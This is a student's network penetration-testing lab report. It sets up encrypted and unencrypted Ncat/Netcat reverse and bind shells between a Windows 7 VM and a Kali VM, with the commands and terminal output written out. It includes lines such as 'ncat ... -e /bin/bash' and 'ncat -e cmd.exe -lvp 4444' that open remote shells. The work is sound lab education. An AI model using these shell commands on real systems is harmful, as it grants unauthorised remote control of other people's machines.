

# **Network Penetration Testing Assignment Report: Assignment 2**

---

**Student Name:** Samuel Jones

**Student Number:** @00464066

# Contents

<b>1.0 Task 1: Using NCAT to create an encrypted reverse shell from Windows to Kali</b>	<b>3-5</b>
<b>2.0 Task 2: Create an encrypted bind shell on Windows and connect to an unencrypted Kali machine</b>	<b>6-8</b>
<b>3.0 Task 3: Make an unencrypted NCAT bind shell on Windows and connect using NETCAT</b>	<b>9-11</b>

Windows 7 Lab Machine IP address:

```
Link-local IPv6 Address . . . . . : fe80::4942:9850:bafa:d9f4%11
IPv4 Address. . . . . : 192.168.206.128
Subnet Mask . . . . . : 255.255.255.0
```

Kali Linux Machine IP address:

```
Flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 192.168.206.136 netmask 255.255.255.0 broadcast 192.168.206.255
inet6 fe80::20c:29ff:febd:2503 prefixlen 64 scopeid 0x20<link>
```

## Task 1.

**Summary of Task:** Use an **Ncat** to create an **encrypted reverse shell** from your **Windows system** to your **Kali machine**.

### Walkthrough:

To create the encrypted reverse shell in my Windows machine the following code was used...

*ncat -lvp 4444 --ssl ~* See figure 1.1


This sets the system to listen to port 4444. However, before we can set the system to listen to the port we must first set it up. Enter the following code into the Kali machine...

*ncat -v 192.168.206.128 4444 -e /bin/bash --ssl ~* See figure 1.2

This create a reverse shell that allows the windows machine to take control of the kali machine, this is proved by me entering the Desktop directory on the Kali machine (See figure 1.3) ...


## Screenshot:

Figure 1.1




```
C:\Windows\System32>ncat -lvp 4444 --ssl
Ncat: Version 5.59BETA1 < http://nmap.org/ncat >
Ncat: Generating a temporary 1024-bit RSA key. Use --ssl-key and --ssl-cert to use a permanent one.
Ncat: SHA-1 fingerprint: A09E B2DC 8271 0918 BF11 5CD2 F9FB 395A 1AC8 EB7A
Ncat: Listening on 0.0.0.0:4444
```

Figure 1.2



```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# ncat -v 192.168.206.128 4444 -e /bin/bash --ssl
Ncat: Version 7.40 ( https://nmap.org/ncat )
Ncat: Subject: CN=localhost
Ncat: Issuer: CN=localhost
Ncat: SHA-1 fingerprint: A09E B2DC 8271 0918 BF11 5CD2 F9FB 395A 1AC8 EB7A
Ncat: Certificate verification failed (self signed certificate).
Ncat: SSL connection to 192.168.206.128:4444.
Ncat: SHA-1 fingerprint: A09E B2DC 8271 0918 BF11 5CD2 F9FB 395A 1AC8 EB7A
```

Figure 1.3



## Task 2.

**Summary of Task:** Create an encrypted bind shell on your **Windows VM**. Try to connect to it from **Kali** without encryption. Does it still work?

### Walkthrough:

An encrypted bind shell suggests that we must use a Ncat, this is due to the reason that Ncat offers encryption whereas NetCat does not. Therefore, we must type the following command into Windows...

```
Ncat -e cmd.exe -lvp 4444 --allow 192.168.206.136 --ssl ~ See figure 2.1
```


This creates an encrypted bind for the windows machine. We are instructed to connect to it from Kali without using encryption. My hypothesis would be that this would not be successful as you are attempting to communicate with an encrypted machine when you yourself are not encrypted. For lack of a better word the two machines are not *compatible* when talking to one another. However, I shall test my hypothesis, connecting without encryption would involve the use of a NetCat command. Therefore, the following is typed into Kali...

```
nc -nv 192.168.206.128 4444 ~ See figure 2.2
```

It did not work, as expected, and my hypothesis was confirmed to be true (see figure 2.3).

## Screenshot:


Figure 2.1



```
cmd - Shortcut - ncat -e cmd.exe -lvp 4444 --allow 192.168.206.136 --ssl

C:\Windows\System32>ncat -e cmd.exe -lvp 4444 --allow 192.168.206.136 --ssl
Ncat: Version 5.59BETA1 < http://nmap.org/ncat >
Ncat: Generating a temporary 1024-bit RSA key. Use --ssl-key and --ssl-cert to use a permanent one.
Ncat: SHA-1 fingerprint: E67B 96A5 DD82 39DF 6DBE 5941 2618 C254 ABDF 7C0B
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 192.168.206.136:33890.
-
```


Figure 2.2




```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# nc -nv 192.168.206.128 4444
(UNKNOWN) [192.168.206.128] 4444 (?) open
```

The terminal window is overlaid on a Kali Linux desktop environment. The desktop background is dark blue with a large, stylized dragon logo. On the left side of the desktop, there are icons for a file named 'rockyou.txt' and a folder named 'Crack Zips Files'.

Figure 2.3



No response was returned by the Windows machine. This is due to it being encrypted and it will not send information to an unencrypted machine...





### **Task 3.**

**Summary of Task:** Make an unencrypted **Ncat** bind shell on your **Windows** system. Connect to the shell using **NetCat**. Does it work?

#### **Walkthrough:**

Analysing the task, there is one thing I have already noticed. The task requires me to make an “*unencrypted Ncat bind shell*”, from my understanding, an unencrypted Ncat bind shell is a regular Ncat bind shell however it does not have *--ssl* at the end of the command. Therefore

*-e cmd.exe -lvp 4444 --allow 192.168.206.136 ~ See figure 3.1*


This opens port 4444 for other machines to listen from. I shall listen to it on Kali by using the following command...

*nc -nv 192.168.206.128 4444 ~See figure 3.2*

This worked as expected and the shell was created (See figure 3.3).

## Screenshot:

Figure 3.1




```
cmd - Shortcut - ncat -e cmd.exe -lvp 4444 --allow 192.168.206.136

C:\Windows\System32>ncat -e cmd.exe -lvp 4444 --allow 192.168.206.136
Ncat: Version 5.59BETA1 < http://nmap.org/ncat >
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 192.168.206.136:33898.

```

Figure 3.2



```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# nc -nv 192.168.206.128 4444
UNKNOWN) [192.168.206.128] 4444 (?) open
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\System32>
rickyou.txt
Track Zips
Files
```

Figure 3.3

```
root@kali: ~
File Edit View Search Terminal Help
shared-
C:\>cd Users
cd Users

C:\Users>cd Lab
cd Lab
rockyou.txt
C:\Users\Lab>cd Desktop
cd Desktop

C:\Users\Lab\Desktop>tree
tree Zips
Folder PATH listing
Volume serial number is 00000200 14AF:C52C
C:
0000Test
